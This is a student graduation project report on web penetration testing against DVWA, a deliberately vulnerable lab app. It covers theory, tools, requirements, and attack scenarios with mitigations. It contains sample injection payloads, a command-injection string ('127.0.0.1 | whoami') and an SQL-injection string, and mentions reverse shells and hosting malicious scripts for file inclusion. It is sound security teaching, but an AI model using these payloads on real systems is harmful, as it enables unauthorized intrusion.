Ministry of high education,
Culture and science city at Oct 6,
The High institute of computer Science & information systems

المعهد العالي لعلوم الحاسب و نظم المعلومات ب ٦ أكتوبر

Graduation Project:

Web Penetration Testing

Assistant:
Eng: Momen Elngar

Supervised by

Prof.Dr: Ahmed Gaber

Project No: 305

Academic Year : 2024 / 2025

Ministry of high education,
Culture and science city at Oct 6,
The High institute of computer Science & information systems

المعهد العالي لعلوم الحاسب و نظم المعلومات ب ٦ اكتوبر

Graduation Project:

Web Penetration Testing

Prepared by

اسلام انور سعد الصعيدي - 210699
ابراهيم محمد عبد العاطي - 20184561
شهاب يسري عبد العال - 212454
خالد خالد السيد محمود - 211543
محمد سمير محمد علي نجا -20200637
رمضان حموده فرحات - 210756

Assistant:
Eng: Momen Elngar

Supervised by

Prof.Dr: Ahmed Gaber

Project No: 305 Academic Year :2024/2025

Acknowledgment

This Project wouldn't have come to existence without the help of other individuals, who didn't deprive us of their time and effort, even in their busiest. Thanks are due to Allah in the beginning and in the end.

Then we really thank the following people for their support:-

* Culture and science city at Oct6 and the higher institute of Computer Science &Information System (CS&IS) for his providing the atmosphere and facilities that made our life easier.

* We cannot forget continuous support we got from Prof. Ahmed Gaber through supporting us. Selim closes supervision and their continuous guiding instructions and opinions and idea that were of great value.

* I would also like to thank Eng. Moamen for being such an approachable and encouraging mentor. Your practical advice, technical expertise, and constant motivation have helped us overcome challenges and pushed us to strive for excellence. You never hesitated to provide support when it was needed most, and your positive attitude made a significant difference in our journey.

* Special thanks should go to our families who put up with us during this work.

* We are afraid we might forget someone, but we want to really thank all those individuals who help us directly or indirectly to bring this piece of work to existence in this decent look including our friends and colleagues.

* I would like to express my deepest appreciation and heartfelt thanks to all the esteemed professors at the university who have played a vital role in shaping our academic and personal growth. Your continuous support, valuable insights, and unwavering dedication have greatly contributed to our development and success.

* In particular, I would like to extend my sincere gratitude to Dr. Ahmed Gaber. Your exceptional knowledge, patience, and mentorship have truly inspired us. You always took the time to explain concepts clearly and made learning a meaningful experience. Your passion for teaching and your willingness to support students have left a lasting impression, and we are truly honored to have learned under your guidance.

Project Abstract

This project delivers a comprehensive study of web application security through practical penetration testing on DVWA. The project systematically explores and exploits multiple classes of security flaws, providing a detailed walkthrough of how attackers identify and leverage these weaknesses to compromise web systems.

Each vulnerability is presented with a clear definition, followed by a hands-on proof of concept. Techniques such as command and SQL injections are used to gain unauthorized system access and database content. Brute force and session hijacking demonstrate the risks posed by weak authentication mechanisms, while CSRF and XSS illustrate the dangers of poor input handling and trust assumptions in the browser.

For each attack, a remediation strategy is outlined, emphasizing the role of secure coding, proper validation, and system configuration. Tools like OWASP ZAP and SQLMap were employed to automate parts of the attack process and simulate the approach of real-world threat actors.

The project ultimately serves as a vital reference and training resource, bridging the gap between theoretical knowledge and applied cybersecurity practices. It reinforces the significance of proactive vulnerability testing in software development and system administration, and encourages the adoption of industry-standard security practices to defend against evolving threats.

Table of Contents

Table of Figures

Chapter 1 Introduction

1.1 An overview

This project delivers a comprehensive assessment of web application security by systematically exploiting and analyzing common vulnerabilities using DVWA (Damn Vulnerable Web Application) as a testbed. The evaluation covers critical attack vectors such as command injection, SQL injection (including blind SQLi), brute-force attacks, CSRF, file inclusion, and unrestricted file upload, providing practical demonstrations and proof-of-concept exploits for each. The process involves simulating real-world attacks to highlight risks associated with weak input validation, insecure session management, and improper content security policies. Through methodical testing, we demonstrate how attackers can bypass security controls, gain unauthorized access, manipulate databases, upload malicious files, and exploit weak session identifiers. Additionally, the project explores multiple forms of Cross-Site Scripting (XSS)—reflected, stored, and DOM-based—revealing how inadequate sanitization can compromise user data and platform integrity. Each vulnerability analysis includes detailed exploitation steps, followed by robust remediation strategies such as input whitelisting, output encoding, secure cookie management, CSP hardening, and strong authentication protocols. Tools like Burp Suite, OWASP ZAP, SQLMap, and Hashcat are utilized for both attack simulation and vulnerability detection. By mapping out both technical exploits and corresponding defenses, the project aims to enhance awareness of security best practices and the need for continual vigilance in web development. The hands-on methodology underscores the ease with which attackers can escalate privileges, exfiltrate sensitive data, or disrupt operations when defenses are lax. Ultimately, this work demonstrates the critical importance of secure coding, regular patching, and layered security in safeguarding modern web applications from a wide spectrum of evolving threats.

1.2 Problem Statement

Web applications, increasingly used for critical business and personal activities, are prime targets for cyberattacks due to their lack of robust security measures. Vulnerabilities like SQL Injection, Command Injection, XSS, CSRF, file inclusion, and brute-force attacks allow attackers to gain unauthorized access, steal sensitive data, manipulate databases, and compromise user accounts. Effective input validation, secure session management, and security best practices mitigate these risks. This project aims to systematically analyze common web application vulnerabilities using the DVWA platform, demonstrate real-world exploitation techniques, and recommend remediation strategies to enhance web application security..

1.3 Introduction to Web Penetration Testing:

In the modern digital era, web applications have become an essential component of most businesses and organizations. From e-commerce platforms and online banking systems to social media and government portals, web applications handle a vast amount of sensitive information and perform critical functions. With this increasing reliance on the web comes an equally rising threat landscape, making security more important than ever before.

1.4 Definition of Web Penetration Testing:

often referred to as Web Pentesting, is a systematic and authorized simulation of real-world attacks on a web application to identify, analyze, and address security vulnerabilities before malicious actors can exploit them. The primary objective is to uncover flaws in the application's security mechanisms and provide actionable recommendations to mitigate the risks.

Unlike traditional vulnerability scanning, penetration testing goes beyond simple detection. It involves manually exploiting vulnerabilities to understand the extent of damage a real attacker could cause. This may include gaining unauthorized access to user accounts, extracting sensitive data from the database, or bypassing security controls.

1.5 Why Web Penetration Testing is Important :

As web technologies evolve, so do the methods used by attackers. Every line of code, every third-party plugin, and every exposed API can introduce potential risks. Common threats such as **SQL Injection**, **Cross-Site Scripting (XSS)**, **Cross-Site Request Forgery (CSRF)**, **Broken Authentication**, and **Security Misconfigurations** are just a few of the many issues that can exist in a web application if not carefully secured.

Performing regular penetration testing helps organizations to:

Identify and patch security vulnerabilities before they are exploited.

Comply with industry standards and regulations such as ISO 27001, PCI-DSS, HIPAA, and GDPR.

Protect customer data and trust, reducing the risk of data breaches and reputation damage.

Evaluate the effectiveness of existing security controls and policies.

1.6 The Web Penetration Testing Process:

Web penetration testing generally follows a structured methodology, often aligned with recognized frameworks like **OWASP Testing Guide** or **PTES (Penetration Testing Execution Standard)**. The process includes:

1. **Reconnaissance (Information Gathering):** Collecting as much information as possible about the target, such as technologies used, subdomains, open ports, and more.
2. **Scanning and Enumeration:** Identifying live hosts, services, and potential entry points using automated and manual techniques.
3. **Vulnerability Analysis:** Detecting weaknesses in the application, such as outdated components or poor coding practices.
4. **Exploitation:** Attempting to actively exploit the discovered vulnerabilities to assess their impact and potential data exposure.

5. **Post-Exploitation:** Determining how far an attacker could go once access is gained (e.g., privilege escalation or pivoting to internal systems).
6. **Reporting:** Documenting the findings in a clear, professional report that includes vulnerability descriptions, risk levels, proof-of-concept examples, and remediation steps.

Chapter 2 Theoretical Background

2.1 Theoretical Background:

This project centers on **web application penetration testing**, focusing on identifying and exploiting common vulnerabilities in web applications using the **Damn Vulnerable Web Application (DVWA)** as a testbed. The theoretical foundation includes knowledge from key areas of web security:

2.1.1 Web Application Security Principles

- Input validation and sanitization
- Authentication and session management
- Confidentiality, Integrity, and Availability (CIA triad)
- Client-server communication security (HTTPS, tokens, cookies)

2.1.2 Common Web Vulnerabilities (based on OWASP Top 10)

- Command Injection – executing OS commands through unsanitized input.
- SQL Injection (SQLi and Blind SQLi) – manipulating SQL queries via user input.
- Cross-Site Scripting (XSS) – injecting malicious scripts (Reflected, Stored, and DOM-based).
- Cross-Site Request Forgery (CSRF) – unauthorized commands sent from a trusted user.
- Brute Force Attacks – systematically guessing credentials.
- File Inclusion – exploiting Local and Remote File Inclusion flaws.
- Unrestricted File Upload – uploading and executing malicious files.
- Weak Session ID – predictable session tokens that can be hijacked.
- Content Security Policy (CSP) Bypass – evading browser security policies using creative payloads.
- JavaScript Vulnerabilities – misuse of insecure or sensitive client-side code.

2.1.3 Penetration Testing Methodology

- Reconnaissance – identifying target resources and endpoints.
- Vulnerability Identification – scanning and inspecting application behavior.
- Exploitation – crafting and deploying payloads to demonstrate risks.
- Post-Exploitation – gaining shell access, data exfiltration.
- Remediation & Reporting – suggesting security measures and patches.

2.2 Tools Used

2.2.1 DVWA (Damn Vulnerable Web Application)

- A deliberately insecure web app designed for practicing penetration testing.
- Hosted on a local or virtual environment for safe testing.

2.2.2 OWASP ZAP (Zed Attack Proxy)

- Intercepts HTTP requests and responses.
- Used to inspect, modify, and replay web traffic for manual attacks.

2.2.3 Burp Suite

- Used to manipulate HTTP requests.
- Intercepts file upload requests and allows payload modification.

2.2.4 SQLMap

- An automated tool for exploiting SQL injection vulnerabilities.
- Helps enumerate databases, tables, and extract sensitive data.

2.2.5 Hash-Identifier

- Detects the hashing algorithm used (e.g., MD5) for password hashes.

2.2.6 Hashcat

- Password cracking tool using dictionary attacks or brute force.
- Cracks MD5 hashes retrieved via SQL injection.

2.2.7 Netcat

- Used for listening to reverse shell connections.
- Allows command execution on compromised servers.

2.2.8 Python HTTP Server

- Hosts malicious scripts or reverse shells for Remote File Inclusion (RFI).

2.2.9 Browser Developer Tools

- View source code, headers, and debug JavaScript.
- Identifies inline scripts and CSP headers.

2.2.10 Online Services

- Crackstation.net – Used to crack simple MD5 hashed session IDs.
- Pastebin – Hosted JavaScript payloads for CSP bypass testing.

Chapter 3 Analysis and Design

3.1 System Overview

This project targets the **identification, exploitation, and remediation** of common web application vulnerabilities using the **Damn Vulnerable Web Application (DVWA)**. It simulates real-world attack scenarios in a controlled environment to educate on the dangers of insecure coding and to promote secure web development practices.

3.2 Objectives:

- To understand and simulate real-world web application attack vectors.
- To assess the impact of various vulnerabilities on confidentiality, integrity, and availability.
- To apply industry-standard tools to exploit these vulnerabilities.
- To recommend practical, secure development and deployment strategies.

3.3 Functional RequirementsThe system under test (DVWA) should:

- Accept user input in various forms (e.g., login fields, upload buttons, search forms).
- Process and display the results based on input.
- Provide intentional vulnerabilities for educational purposes.

The penetration testing system (your testing setup) must:

- Identify vulnerabilities using manual techniques and automated tools.
- Simulate attacks like SQL Injection, Command Injection, CSRF, XSS, etc.
- Log evidence (e.g., screenshots, payloads, intercepted requests).
- Recommend fixes for each exploited vulnerability

3.4 Non-Functional Requirements

- Security: The testbed must be isolated to prevent unintended data leaks or network exposure.
- Usability: Tools and testing procedures should be easy to follow for students and researchers.
- Reliability: DVWA must consistently reflect vulnerabilities across all levels (low, medium, high).
- Performance: Penetration testing tools should work efficiently within the lab environment.

3.5 Vulnerability Design and Scenarios:

3.5.1 Command Injection:

- Attack Flow: User submits command appended to IP address (e.g.,127.0.0.1 | whoami).
- Expected Result: System command execution in server context.
- Mitigation: Input sanitization and command parameterization.

3.5.2 SQL Injection (Standard and Blind):

- Attack Flow: User enters crafted SQL payload (e.g., 5' OR 1=1 --).
- Expected Result: Unauthorized access to database records.
- Mitigation: Use of prepared statements and whitelist input validation.

3.5.3 CSRF:

- Attack Flow: Attacker crafts a link that triggers an action when visited by an authenticated user.
- Expected Result: Password change without user consent.
- Mitigation: Token-based CSRF protection and Referer header validation.

3.5.4 File Inclusion (LFI/RFI):

- Attack Flow: Altering URL parameter to include local or remote files.
- Expected Result: File disclosure or remote code execution.
- Mitigation: Whitelisted file includes and path validation.

3.5.5 XSS (Reflected, Stored, DOM):

- Attack Flow: Injection of script tags into inputs that are reflected or stored.
- Expected Result: Execution of attacker-controlled scripts in user browsers.
- Mitigation: Output encoding, CSP headers, and input validation.

3.5.6 Brute Force & Weak Session ID :

- Attack Flow: Automated password guessing and session prediction using low-entropy identifiers.
- Expected Result: Unauthorized access to user accounts.
- Mitigation: Rate limiting, CAPTCHA, secure session generation.

Flowchart Diagram:

This flowchart is a decision-driven model of how a pentester explores common web application vulnerabilities, prioritizes exploitation paths, and documents results. It reflects real-world logical decision-making used in ethical hacking or vulnerability assessments.




Figure 1: Main Flowchart.

Use Case Diagram:

This diagram shows how penetration testing activities (injections, exploits, reporting) are coordinated between human testers, automated sensors, and reported to the system owner for action.




Figure 2: Use Case

Main Use Case:

This use case highlights the main actors and the tasks they perform. The penetration tester accesses the target web application and test and manipulate its functionalities to find the vulnerabilities. The point of this is making a report of the found vulnerabilities to help the client remediate those vulnerabilities and assess their web application security.

The client may have a SOC team that monitor the traffic looking for malicious activity and take actions upon that.




Figure3: Main Use Case.

Sub Use Case:

This use case describes the tasks that the pen-tester may do within the vulnerability testing process.




Figure4: Sub Use Case

Context diagram:

This diagram shows the external entities, may exist in a penetration test assessment, that interact with the target web application, which in this case DVWA.




Figure 5: Context diagram

Activity diagram:

This diagram shows Web penetration testing follows a structured cycle: define the target, gather information, scan and identify vulnerabilities. If vulnerabilities are found, the tester exploits them, gains access, escalates privileges, and assesses post-exploitation possibilities. Finally, all findings are documented in a professional report.

